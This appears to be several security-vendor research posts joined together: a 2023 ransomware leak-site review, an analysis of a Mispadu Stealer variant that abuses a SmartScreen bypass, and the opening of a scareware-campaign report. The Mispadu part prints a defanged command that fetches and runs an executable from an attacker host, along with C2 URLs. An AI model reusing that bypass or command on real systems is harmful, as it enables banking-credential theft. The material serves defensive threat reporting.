The crucial role played by international law enforcement agencies in 2023 cannot be overstated. Their increased collaborative efforts led to major successes in disrupting ransomware operations.

These actions include providing decryption keys to victims, seizing infrastructure and arresting key threat actors. Law enforcement efforts destabilized notable ransomware groups and prevented them from earning as much money. The results forced affiliates to abandon these groups and seek more profitable alternatives.

Let's review some of the notable ransomware operations that appear to have ceased activity in 2023.

Hive

One of the most prolific groups in 2022, Hive ransomware was shut down as part of a law enforcement-led operation reported in January 2023. This operation captured the group's decryption keys and offered them to victims worldwide, saving victims over $130 million in potential ransom payments.

The FBI seized Hive ransomware's main site as shown below in Figure 4. Hive affiliates scattered, and this group disappeared for the remainder of 2023.

Image 4 is a screenshot of the Tor site for Hive ransomware after it had been seized by the FBI. This hidden site has been seized. Hive logo and name. The Federal Bureau Of Investigation seized this site as part of a coordinated law enforcement action taken against Hive Ransomware. There are six logos of law enforcement agencies from around the world and multiple flags of countries.
Figure 4. Screenshot of Tor site for Hive ransomware seized by the FBI. Source: SecurityWeek.

Ragnar Locker

Ragnar Locker also felt the wrath of international law enforcement agencies. This group originally started in 2019 and had been very active since then.

In October 2023, Europol reported a coordinated international law enforcement effort that seized Ragnar Locker infrastructure, and the main perpetrator was subsequently presented to the Paris Judicial Court. Figure 5 shows a screenshot of Rangar Locker's Tor site in 2023 shortly after it was taken over by law enforcement.

Image 5 is a screenshot of the Tor site for Ragnar Locker after its seizure by law enforcement. This service has been seized as part of a coordinated international law enforcement action against the RagnarLocker group. There are many logos of law enforcement agencies from around the world.
Figure 5. Screenshot of Tor site for Ragnar Locker seized by law enforcement. Source: Europol.

Ransomed.Vc

Ransomed.Vc started operations in August 2023 and brought attention to itself by claiming responsibility for a compromise of Sony in September. Also known simply as Ransomed, this group ceased operations and put its available infrastructure up for auction near the end of October, making its success very short-lived.

The shutdown likely occurred due to law enforcement intervention. The following month, six individuals affiliated with this group were allegedly arrested.

Trigona

Trigona was another noteworthy ransomware departure in 2023. First spotted in 2022, Trigona was taken down not from law enforcement action, but from the efforts of pro-Ukrainian hacktivists.

A hacktivist group that calls itself the Ukrainian Cyber Alliance took advantage of a Critical vulnerability in Confluence and used a zero-day exploit to access Trigona's infrastructure. The hacktivist group erased all of Trigona's data, an action that ultimately led to the ransomware group's demise.

Below, Figure 6 shows a screenshot of Trigona's Tor site after it was defaced by the Ukrainian Cyber Alliance.

Image 6 is a screenshot of Trigona’s Tor site after it had been defaced by the Ukrainian Cyber Alliance. Picture of owl made out of circuits. Trigona is gone! The servers of the Trigona ransomware gang has been exfiltrated and wiped out. Welcome to the world you created for others. Hacked by Ukrainian Cyber Alliance. Disrupting Russian criminal enterprises (both public and private) since 2014.
Figure 6. Screenshot of Trigona’s Tor site defaced by the Ukrainian Cyber Alliance. Source: @vx_herm1t on X (Twitter).

ALPHV (BlackCat): Almost a Goner

Also known as BlackCat, the ALPHV group was hit hard during 2023. In December, the FBI disrupted ALPHV (BlackCat) operations and released a decryption tool that allowed compromised victims to recover their data. This was a huge setback for ALPHV, and it offered incentives to keep its criminal affiliates from being spooked by the FBI. Meanwhile, other ransomware groups like LockBit began poaching ALPHV affiliates.

The ALPHV group has since responded to the FBI disruption and fought back against law enforcement action. But if this group cannot fix its reputation, it could shut down and rebrand as a new ransomware gang.

Possible Rebrands

2023 also saw the sudden disappearance of Royal ransomware and Vice Society. Both were active in 2022 through the first half of 2023 performing multi-extortion strategies, and both have attracted the attention of law enforcement.

Royal ransomware was created by former members of Conti, and it has been involved in multiple high-profile attacks against critical infrastructure. The Royal leak site ceased operations sometime in July 2023. Various sources have reported similarities in code between Royal and the newly established BlackSuit ransomware, indicating a possible rebranding from Royal to BlackSuit.

Vice Society attracted the attention of the public and law enforcement by targeting organizations in healthcare and education. This group stopped posting on its leak site in June 2023, but Vice Society might not have completely vanished. Multiple researchers have linked Vice Society to the newly established Rhysida ransomware, suggesting a rebrand.

One of the new ransomware groups in 2023 appears to have been rebranded during the same year. Leak site data indicates Cyclops ransomware was active in July 2023, but a version 2.0 update of Cyclops was rebranded as Knight ransomware. Cyclops had no more leak site posts after July 2023, while Knight’s leak site posts started later that year in September.

Leak Site Statistics for 2023

Analyzing leak site data provides key insight into the ransomware threat. We reviewed 3,998 leak site posts from 2023, and this data suggests the most active groups, the most affected industries and areas of the world that have been hit hardest by ransomware.

Group Distribution

Of the 3,998 leak site posts from 2023, LockBit ransomware remains the most active, with 928 organizations accounting for 23% of the total.

Operating since 2019 with minimal breaks, LockBit has been the most prolific ransomware group for two years in a row now. With the downfall of groups like Conti, Hive and Ragnar Locker, LockBit has become the ransomware of choice for many threat actors who have subsequently become its affiliates.

LockBit has launched multiple variants that affect both Linux and Windows operating systems. By repurposing freely available software tools and taking advantage of LockBit’s fast encryption, affiliates can tailor ransomware operations to meet their individual needs.

Second place in leak posts was ALPHV (BlackCat) ransomware, with roughly 9.7% of the total leak site posts in 2023. Third place was CL0P ransomware, with approximately 9.1% of 2023’s posts.

CL0P is notorious for utilizing zero-day exploits of critical vulnerabilities like those for Progress Software's MOVEit and Fortra’s GoAnywhere MFT. However, the number of organizations reported by CL0P on the group's leak site might not accurately reflect the full impact of these vulnerabilities.

For example, CL0P's leak site data indicates it had compromised 364 organizations during the year, but a report analyzing CL0P's exploitation of the MOVEit vulnerability in 2023 states 2,730 organizations were affected. This is a prime example of the disparities we often find between leak site data and real-world impact.

Figure 7 illustrates the leak site post count from different ransomware families in 2023.

Image 7 is a column chart of post count of all 2023 ransomware leak site posts by group. The top three posts are from LockBit 3.0, ALPHV, Cl0p. LockBit is significantly higher than the rest.
Figure 7. Leak site posts in 2023 sorted by ransomware group.

Monthly and Weekly Averages

The 3,998 ransomware posts we reviewed mean ransomware groups generated an average of 333 posts per month in 2023. This annual number also equates to an average of almost 77 posts each week. The numbers for 2023 show a growth in ransomware activity compared to 2022.

2022 saw a total of 2,679 leak site posts with an average of 223 each month and an average of 52 each week. The annual total marks a 49% increase of ransomware leak site posts in 2023 compared to the previous year.

The number of leak site reports in 2023 was highest in July, with 495 posts. CL0P had the most posts that month, probably due to its large-scale exploitation of the MOVEit vulnerability.

According to the leak site post count, January and February were the least active months for ransomware in 2023. A line graph illustrating the occurrence of leak site posts throughout the year is shown in Figure 8.

Image 8 is a chart of leak site post counts by month through all of 2023. The highest amount is over 70 in August.
Figure 8. Ransomware leak site post distribution through 2023.

Affected Industries

Some ransomware groups might focus on specific countries or industries, but most are opportunistic and primarily concerned with making a profit. As a result, many ransomware groups compromise organizations across multiple industries.

Leak site posts in 2023 reveal the manufacturing industry was most impacted by ransomware, with 14% of the total posts as shown below in Figure 9.

Image 9 is a column chart of industries affected in 2023 by ransomware leak site posts. The top three industries are manufacturing, professional and legal services and high technology.
Figure 9. Leak site post distribution by industry in 2023.

Why was manufacturing hit the most by ransomware? Manufacturers usually have limited visibility into their operational technology (OT) systems, often lack adequate network monitoring and occasionally fail to implement best security practices.

Geographic Impact


Leak site data reveals most victims in 2023 were based in the U.S., with 47.6% of the total posts. The U.K. was second at 6.5%, then Canada at 4.6% and Germany at 4%. See Figure 10 for a pie chart showing the most affected locations.

Image 10 is a pie graph of leak site post distribution by country in 2023. The majority is the United States at 47.6%, followed by the UK at 6.5%, Canada at 4.6%, Germany at 4%, and France at 3.4%.
Figure 10. Leak site post distribution by country in 2023.

Organizations in the U.S. have been the top target of ransomware since leak sites first appeared in 2019. The U.S. presents a very attractive target, especially when examining the Forbes Global 2000, which ranks the largest companies in the world according to sales, profits, assets and market value. In 2023, the U.S. accounted for 610 of these organizations, consisting of almost 31% of the Forbes Global 2000, indicating a high concentration of wealthy targets.

While ransomware groups tend to target wealthy regions like the U.S., this threat remains a widespread global issue. Leak site data from 2023 reveals victims from at least 120 different countries across the world.

Conclusion

2023 presented a thriving and evolving ransomware landscape as reflected in posts from ransomware leak sites. Posts from these sites indicate a notable increase in activity, and this data also reflects new ransomware groups that have appeared and existing groups that have declined. Although the landscape remains fluid, law enforcement's growing effectiveness in combating ransomware signals a welcome change.

Ransomware groups such as CL0P have used zero-day exploits against newly discovered critical vulnerabilities, which represent a complex challenge for potential victims. While ransomware leak site data can provide valuable insight on the threat landscape, this data might not accurately reflect the full impact of a vulnerability. Organizations must not only be vigilant about known vulnerabilities, but they must also develop strategies to quickly respond to and mitigate the impact of zero-day exploits.

Protections and Mitigations

Palo Alto Networks customers are better protected from ransomware through the following products:

  • Advanced WildFire: The Advanced WildFire machine-learning models and analysis techniques are frequently updated with information discovered from our day-to-day research on ransomware.
  • Cortex Xpanse: Cortex Xpanse can be used to detect vulnerable services exposed directly to the internet that might be exploitable and infected by ransomware.
  • Cortex XDR and XSIAM: All known ransomware samples are prevented by the XDR agent out of the box using the following modules:
    • Anti-ransomware module to prevent encryption behaviors on Windows
    • Local Analysis prevention for ransomware binaries on Windows
    • Behavioral Threat Protection (BTP) rule helps prevent ransomware activity on Windows as well as Linux
  • Next-Generation Firewall (NGFW) with Cloud-Delivered Security Services:
    • Advanced URL Filtering and DNS Security block related malicious URLs and domains as ransomware, command and control (C2), and malware categories.
    • Advanced Threat Prevention can block ransomware threats at both the network and application layers, including port scans, buffer overflows and remote code execution.
  • Prisma Cloud: Any cloud infrastructure running Windows virtual machines (VMs) should monitor their Windows-based VMs using Cortex XDR Cloud Agents or Prisma Cloud Defender Agents. Both agents will monitor the Windows VM instances for known malware, using signatures pulled from Palo Alto Networks WildFire.

If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Additional Resources

The following reports were referenced in this article. These can provide more insight on ransomware operations, individual ransomware families or specific operations related to ransomware in 2023.

Updated on Feb. 20, 2024 at 12:56 p.m. PT. 

Updated on April 25, 2024 at 2:10 p.m. PT. 

Exploring the Latest Mispadu Stealer Variant

Executive Summary

Unit 42 researchers recently discovered activity attributed to Mispadu Stealer, a stealthy infostealer first reported in 2019. We found this activity as part of the Unit 42 Managed Threat Hunting offering. We discovered this threat activity while hunting for the SmartScreen CVE-2023-36025 vulnerability.

When we hunted for exploitation of the CVE-2023-36025 vulnerability in this case, we discovered an infostealer family that targets specific regions and URLs that are most commonly associated with citizens of Mexico. We identified a new variant of Mispadu Stealer, which we analyze here.

Palo Alto Networks customers are better protected from the threats described in this article through Cortex XDR and WildFire malware analysis. Advanced URL Filtering and DNS Security identify known domains and URLs associated with Mispadu Stealer activity as malicious. If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Banking Trojan, CVE-2023-36025

Mispadu Stealer Background

Mispadu Stealer is a known and stealthy banking Trojan first reported by ESET in November 2019. Written in Delphi, it originally targeted victims in Brazil and Mexico.

We discovered samples we strongly attribute to the Mispadu Stealer after the recent publication of the Windows SmartScreen bypass vulnerability identified as CVE-2023-36025. While hunting for bypass attempts, we identified a new variant of Mispadu that was created and executed before the CVE publication, which was potentially not intended to bypass this feature.

SmartScreen Vulnerability CVE-2023-36025

CVE-2023-36025 is categorized as a security feature bypass vulnerability within the Windows SmartScreen function. SmartScreen is designed to protect users from untrusted sources by warning them about potentially harmful websites and files.

An example of a SmartScreen warning is shown below in Figure 1. However, attackers can bypass these warnings by exploiting CVE-2023-36025.

Image 1 is a screenshot of Microsoft Defender SmartScreen. Windows protected your PC. Microsoft Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk. Link for more info. Button: Don't run.
Figure 1. Windows SmartScreen warning.

This exploit revolves around the creation of a specifically crafted internet shortcut file (.url) or a hyperlink pointing to malicious files that can bypass SmartScreen’s warnings.

The bypass is simple and relies on a parameter that references a network share, rather than a URL. The crafted .url file contains a link to a threat actor’s network share with a malicious binary as shown below in Figure 2.

Using this crafted .url file, Windows will not display SmartScreen’s warning message. Upon clicking the .url file, the victim is redirected to the threat actor’s network share to retrieve and execute the malicious payload.

Image 2 is a screenshot of the code that bypasses SmartScreen’s warning to run proc.exe.
Figure 2. Crafted .url file that runs proc.exe without SmartScreen’s warning.

SmartScreen Attack Explained

In November 2023, while hunting for attempts to bypass SmartScreen by searching for binaries executed from a network share, we observed a .url file at the following file path:

  • C:\Users\<USER>\AppData\Local\Temp\4af8a553-b773-4448-b256-17329eb35676_RFC.Online.[redacted].1981.d9f.zip.676\[redacted].[redacted].1209.url

The contents of this URL file are shown below in Figure 3.

Image 3 is a screenshot of the contents of a URL with crafted content.
Figure 3. Crafted .url file content.

This .url file executed the following command to retrieve and execute a malicious binary named 2456719228.exe:

  • file[:]\\24.199.98[.]128@80\expediente38\1477606991\2456719228.exe

The malicious .url file was originally contained in a .zip archive that was downloaded by the Microsoft Edge browser:

  • C:\Users\<USER>\Downloads\RFC.Online.[redacted].1981.d9f.zip

These types of ZIP archives can be distributed as email attachments or as downloads from malicious websites. Based on the filename pattern of this ZIP example, we believe the threat actor likely distributed it as an email attachment.

Upon further investigation, we identified similar payloads downloaded from the same command and control (C2). These binaries were all compiled and executed before publication of the SmartScreen bypass. This helped us identify that the WebDAV client was intended to execute those files.

Navigating a UNC path in a .url file prompts the system to use the protocol based on network shares. While SMB is typically the default, the system would attempt to use WebDAV if SMB is not enabled. In such scenarios, the operating system will initiate a request through the rundll32.exe utility, as shown in Figure 4.

Image 4 is a screenshot of a Rundll32 command utilizing WebDAV.
Figure 4. Rundll32 command intended to utilize the WebDAV client.

Notably, specifying an HTTP port (@80) within the UNC path compels Windows to leverage WebDAV over HTTP instead of SMB. This method is not limited to Mispadu Stealer. A different stealer described in a report by Team Axon has also used this technique.

While diving into our newly discovered samples, we found a strong connection to the Mispadu Stealer that appears to have evolved its techniques in recent years. To explore this evolution, we analyzed one of these new malware samples.


Sample Analysis

Through this research, we ultimately discovered a number of historical samples aligning to the Mispadu Stealer malware family. However, a small cluster of five recent samples heavily aligns with this campaign. These samples share numerous characteristics, including internal program database (PDB) strings, file size and compilation dates, as noted below:

While we encountered hundreds of samples, this article uses the sample shown in Table 1 for our analysis:

Characteristic Value
SHA256 8e1d354dccc3c689899dc4e75fdbdd0ab076ac457de7fb83645fb735a46ad4ea
SHA1 ba6d10e36f41c4ebc85f6beb95afd2b7c92406ad
MD5 723df0296951abd2aeed01361cec6b0d
Size 4,298,240 bytes
File Type PE32+ executable (GUI) x86-64, for MS Windows, 7 sections
PDB C:\src\client\build\Release-x64\client.pdb
Compile Timestamp 2023-11-12 16:15:02 UTC
Table 1. Static characteristics of analyzed file.

Upon initial execution, this malware sample initially queries the bias (or difference in minutes) between the local time zone and UTC. The threat will then calculate the difference by subtracting 300 and checking to see if the resulting value is greater than 180. If the result is greater than 180, the malware will immediately exit.

By performing this check, the malware targets certain areas of the world and ignores other regions. These checks result in the malware executing within most parts of the Americas, as well as certain regions of Western Europe.

Throughout its execution, this sample selectively decrypts various strings. The sample uses the AES encryption algorithm to perform the necessary decryption routines through the bcrypt.dll library. By brute-forcing the identified functions, we’ve extracted the following strings from this sample.

The malware identifies the %TEMP% directory on the victim host, which it will use for temporary file storage during the remainder of its execution. After it performs this action, the malware identifies the version of Windows the victim host is running and performs its initial HTTP/HTTPS check-in to the remote C2 server.

The malware will perform either an HTTP or HTTPS GET request based on the version of Microsoft Windows the host is running. In the event that the victim machine is running Windows 7 or older, the malware will perform an HTTP request. Otherwise, the malware will perform an HTTPS request. Figure 5 shows what this request looks like.

Image 5 is a screenshot of the code that creates a custom error page to disguise the campaign from web crawlers.
Figure 5. Custom error page displayed by the campaign to cloak itself from crawlers.

In the example above, the w= parameter in the GET header line contains the version of Windows running on the victim host.

After it performs this initial check-in and the C2 server receives a successful response, the malware proceeds to interact with the victim’s Microsoft Edge or Google Chrome browser history via SQLite. It copies these browser history databases to the previously discovered %TEMP% directory, and it executes the following query against the copied files.

Note that in the SQL statement above, 13337916118295160 is a Unix timestamp that aligns to a date of Aug. 29, 2023. By executing the SQL statement, the malware is looking at observed URLs the victim navigated to on Microsoft Edge or Google Chrome after that date. This provides additional information about the age of these attacks and how long they’ve been taking place.

The malware then checks the extracted URLs against a targeted list. To build a list of URLs the attackers are interested in, the malware leverages a prebuilt list of SHA256 hashes. The malware makes these hashes from the URLs after splitting them by the “.” character. The malware also prepends the 0x23155CA4D7D94B1E511228924940CAD2A19F801DDC8A445A819C1F9FD1B10226 hash to the data that it’s hashing. This prevents researchers and analysts from brute-forcing or otherwise searching the internet for the hashes it uses.

To provide a practical example of how this process works, we’ll use an example of our website at https://unit42.paloaltonetworks.com/.

  • The malware first removes https:// from the URL, as well as the trailing /, resulting in unit42.paloaltonetworks.com.
  • It then splits this string by the “.” character, resulting in three strings of unit42, paloaltonetworks and com.
  • Finally, the malware hashes each of these strings with the prepended hash, resulting in the following three hashes:
    • dd4018e2cff36fc896497d4539397e8334aa9a5910e73b45bde4f7206aa5ebe3
    • 135c9ef3baaef856dd9ca7801bfb690a3662646ab97568e916a1af06d382b81f
    • 4c21caa1fc4c01fa51d918be8ab40077e79b5b8dbaea098328ff953fc7aca8c2

We observed a total of 15 groupings of hashes for this malware – in other words, this malware targets 15 URLs. By brute-forcing the algorithm the malware leveraged, we identified a number of underlying strings, as noted below in Table 2.

SHA256 Hash String
cf546a4c5c7fdd3935ed7d93f5482057e3c8ff8723c3a73caba1fc5e3a5c96b4 bitso
4c21caa1fc4c01fa51d918be8ab40077e79b5b8dbaea098328ff953fc7aca8c2 com
018beb515d323dee4f04ad9663863324859f4eb896576dbef1df950568084030 enlace
bbaba0482f486b0d7b7738af8bc4731dbb80faef7f8b3888d9859726dbd53957 hsbc
748a57a4d4e806daa6c5e54af96f9e7839bc2260e5f0258e5edf617a92045085 mx
3e165f375f498d802ce7f47739ae9d93236f83811335da55aef1dc1c17694f53 nbem
0332d65ee6d896d1b326748e0108b1ac1ad97e94796dd17c7e15fa10317445a9 nixe
974fe99972905800c1dd1a3527de58c291ed1f8f1c654f2f302d6b3b70af2b10 see
ac027e988dad213707537bdc0172509b9135115337c5744816b079390d5a3e82 www
4a774438d15381d9ab308dd73c2917aee83897d654c39db24f4dd6f173564914 ixe
4b276d43308450619fec6befdf92c5171298e3651ed6f06a5a637f8a5afc407f monex
e8deebe849f80654b53b73d41a379919a86c4c356715d34729335e79089127c7 secure
d4fed9ca90249707099926e336c0ec5abc0be8fbeb0e1889f7259e0e7312b9a0 wallet
d752b7472110cbf7f4513b64658c751148304f287b13df26890642d64b75c264 bbvanet
4e209b1dd2d4eaa3b041dddbe7f1bd0c6b07145c0102999060d7ceeb64978e90 hsbcnet
b70ad99286733a4eb2ebc615fbfdbc9b278aaa15ad23d661696ae54eb186a5a4 www1
44c505974154050ec0c671eb2f1d27f72886243bfafff8c3523b0ce1d64f944a www2

Table 2. Brute-forced strings used to target specific URLs within the browser.

While we were unable to identify the majority of the full groupings, we were able to understand the following URLs where ?? represents unidentified SHA256 hashes:

  • www.??.??.hsbc[.]com[.]mx
  • www1.secure.hsbcnet[.]com
  • bancadigital.monex[.]com[.]mx
  • nixe.ixe[.]com[.]mx
  • empresas.bbvanet[.]com[.]mx

These hosts align toward financial institutions, financial exchanges and organizations aligned with cryptocurrency. The majority of these URLs are based in Mexico, based on their .mx suffixes.

In the event it notes any matches, the malware proceeds to upload data via an HTTP/S POST request, as noted in Figure 6 below.

Image 6 is a screenshot of a HTTP/S POST. It includes the host and the user agent.
Figure 6. HTTP POST request generated by Mispadu.

This request has a number of additional URI parameters, which Table 3 outlines below.

Variable Description
v1 User UI language
v2 Keyboard layout
v4 Operating system
v5 Process permissions (user/admin)
v6 CPU architecture (X64/X86)

Table 3. URI parameters and their associated data.

After it has successfully updated the data, the malware will send a final HTTP/S GET request, as shown in Figure 7 below.

Image 7 is a screenshot of a GET request Mispadu generates. It includes the host and the user agent.
Figure 7. Final GET request generated by Mispadu.

This request differs from the first insofar as the f parameter is set to a value of 9 instead of the value of 2 that we originally observed.

Attribution

The C2 infrastructure and info-stealing functionality discovered in this sample are similar to the ones used by a Mispadu AutoIt sample from May 2023. This information helped form our assumption that the recently compiled binaries are a new version of the Mispadu Stealer previously reported by MetabaseQ.

We also found a connection between this sample and another Mexican infostealer campaign.

Mispadu Stealer

Mispadu is notorious information-stealing malware first identified in 2019, which specifically targets Spanish- and Portuguese-speaking victims. The typical distribution method for Mispadu involves spam campaigns, where victims receive malicious emails containing a .zip file housing a deceptive URL.
Mispadu is multistage malware, containing various techniques that its developers are constantly changing. Over the past year, recent versions have had multiple changes, but some techniques remained similar.

This section summarizes the similarities and differences between this malware and other malware targeting Latin America (LATAM).

March 2023

The new malware’s C2 traffic heavily aligns with the Mispadu campaign that MetabaseQ previously discussed in March 2023. In our analysis, we also identified a strong similarity within the info-stealing capability, which the developers wrote as an AutoIt script in the earliest samples.

The following similarities and differences are notable between the samples:

  • While the C2 servers keep changing, we observed a similar .php file in both campaigns: it.php
  • The .php file accepts parameters such as system language, system architect and operating system.
  • In this new sample, we observed the same parameter names being passed to it.php, as in the campaign described in May 2023:
    • v1: Computer language
    • v2: Keyboard layout (language)
    • v4: Operating system
    • v5: Whether the process is admin or not
    • v6: System architecture

A significant difference we observed between the campaigns is the execution chain and the main payload. While the campaign of May 2023 contained a multistage malware sample with an AutoIt script main payload, the newest sample is an executable that contains the same info-stealing functionality as the former AutoIt script.

As mentioned above, the info-stealing technique in both samples seems to be similar in the following ways:

  • Both use SQLite to read stored credentials. This is a legitimate library that other infostealers also use.
  • Previous samples of Mispadu used known tools such as WebBrowserPassView and Mail PassView for credential extraction. However, we suspect that the authors changed this method to use SQLite to evade detection.
  • While they won’t extract all credentials, both samples are targeting specific banking websites.
  • Both samples use Bcrypt.dll and AES encryption.

August 2023

We observed additional similarities between the payload shown below in Figure 8 and the payload from a Mexican campaign shown below in Figure 9 that Team Axon reported on in August 2023.

Unlike the new samples, the campaign from August 2023 implements its info-stealing capability using PowerShell code. On top of that functionality, samples from this campaign have additional capabilities not observed in the current case, such as the installation of malicious Chrome extensions. However, in this case the common ground between this campaign and our new sample is the initial delivery via .url files.

Additionally, the campaign in August 2023 also leveraged the WebDAV feature for execution. While the .url file pointed to a .jse file, the new variant used a .url file that pointed to an executable file (.exe).

Image 8 is a screenshot of many lines of code. Highlighted in a black box is the URL as it points to the .exe file.
Figure 8. URL pointing to an .exe file in the new campaign.
Image 9 is a screenshot of many lines of code. Highlighted in a black box is the URL as it points to the .jse file.
Figure 9. URL pointing to a .jse file in the campaign of August 2023.

Mispadu typically focuses on LATAM countries and Spanish- or Portuguese-speaking users. This particular campaign has been detected across various regions, with Mexico being the most prominent, as noted in Figure 10 below. This campaign is spreading rapidly, reaching other European regions that we haven’t seen targeted in previous campaigns.

Although the malware doesn’t steal credentials from untargeted regions, it’s only a matter of time until the threat authors release the next version of their malware. At that time, the threat might expand its targets.

Image 10 is a column graph of the affected countries. Mexico, France and Spain are the top three, followed by the U.S., Switzerland, Germany, Texas, Belgium and Argentina.
Figure 10. Statistics of infected countries.

Conclusion

This new Mispadu variant keeps evolving and changing techniques – until it’s almost impossible to attribute it to previous campaigns. However, minor similarities can shed light into the attribution of different samples. These differences mean that a comprehensive and multifaceted approach to cybersecurity becomes critical. This approach includes staying informed on the latest threat intelligence, employing robust endpoint protection and fostering a culture of cybersecurity awareness among users.

Palo Alto Networks customers are better protected from malware discussed in this article through Cortex XDR, including WildFire, Behavioral Threat Protection and Local Analysis. Additionally, Advanced URL Filtering and DNS Security identify known domains and URLs associated with Mispadu Stealer activity as malicious.

If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

File Indicators

  • 8e1d354dccc3c689899dc4e75fdbdd0ab076ac457de7fb83645fb735a46ad4ea
  • bc25f7836c273763827e1680856ec6d53bd73bbc4a03e9f743eddfc53cf68789
  • fb3995289bac897e881141e281c18c606a772a53356cc81caf38e5c6296641d4
  • 46d20fa82c936c5784f86106838697ab79a1f6dc243ae6721b42f0da467eaf52
  • 03bdae4d40d3eb2db3c12d27b76ee170c4813f616fec5257cf25a068c46ba15f
  • 1b7dc569508387401f1c5d40eb448dc20d6fb794e97ae3d1da43b571ed0486a0
  • e136717630164116c2b68de31a439231dc468ddcbee9f74cca511df1036a22ea

Network Indicators

  • plinqok[.]com
  • trilivok[.]com
  • xalticainvest[.]com
  • moscovatech[.]com
  • hxxp://trilivok[.]com/4g3031ar0/cb6y1dh/it.php
  • hxxps://plinqok[.]com/3dzy14ebg/buhumo0/it.php
  • 24.199.98[.]128/expediente38/8869881268/8594605066.exe
  • 24.199.98[.]128/verificacion58/6504926283/3072491614.exe
  • 24.199.98[.]128/impresion73/5464893028/8024251449.exe

YARA Rules

Additional Resources

XQL Queries

Updated Feb. 7, 2024 at 10:44 a.m. PT to make some redactions. 

ApateWeb: An Evasive Large-Scale Scareware and PUP Delivery Campaign

Executive Summary

Unit 42 researchers discovered a large-scale campaign we call ApateWeb that uses a network of over 130,000 domains to deliver scareware, potentially unwanted programs (PUPs) and other scam pages. Among these PUPs, we have identified several adware programs including a rogue browser and different browser extensions.

Although the programs involved in this campaign are not traditional malware, they could present ways for cybercriminals to gain initial access. Consequently, these programs could expose victims to more severe cyberthreats.

Attackers craft deceptive emails to lure victims into clicking on their campaign URLs and embed JavaScript into website pages that redirect traffic to their content. ApateWeb has a complex infrastructure with a multilayered system that includes a series of intermediate redirections between the entry point and delivery of the final malicious payload.

A group using a centralized infrastructure largely controls the entry point by tracking victims before forwarding traffic to the next layer of this campaign. This group also uses evasive tactics like cloaking malicious content and abusing wildcard DNS in an attempt to prevent defenders from detecting their campaign.

We observed a spike in ApateWeb activity since August 2022, though the campaign has been active throughout 2022, 2023 and 2024 so far. The impact of this campaign on internet users could be large, since several hundred attacker-controlled websites have remained in Tranco’s top 1 million website ranking list.

In our telemetry, we saw millions of monthly hits on these websites from multiple parts of the world, including the U.S., Europe and Asia. For instance, we blocked an estimated 3.5 million sessions from this campaign across 74,711 devices during November 2023.

Next-Generation Firewall customers who use Advanced URL Filtering and DNS Security subscriptions are better protected against known URLs and hostnames of the campaign described in this research. Cortex XDR flags adware described in this article as suspicious. If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team.

Related Unit 42 Topics Scareware, Web threats

Campaign Infrastructure and Workflow

In this section, we will provide an in-depth investigation of this campaign to understand its workflow, characteristics and infrastructure. We will also open campaign entry point URLs in a sandbox to analyze traffic and the malicious payload.

Figure 1 breaks down the complex chain of redirection used in this campaign and highlights key characteristics of the campaign’s infrastructure.

Image 1 is a diagram of the different layers involved in the campaign. Layer 1 is the campaign entry point containing the URL, Initial Payload and Evasion Tactics. This later is linked to deceptive email and embedding redirect JavaScript on websites. The second layer is intermediate redirections. The third layer is the final payload delivery of PUP downloads, scareware and scam pages.
Figure 1. Key characteristics of the campaign’s infrastructure and workflow.

Layer 1 is the entry point of the ApateWeb campaign. Attackers distribute the entry point URL to victims in Layer 1 through emails. From Layer 1, traffic is forwarded to Layer 2, where a series of intermediate redirections that include adware or anti-bot verification lead to the final layer, which we call Layer 3. Layer 3 delivers a malicious payload that could be scareware, PUP or a scam page.

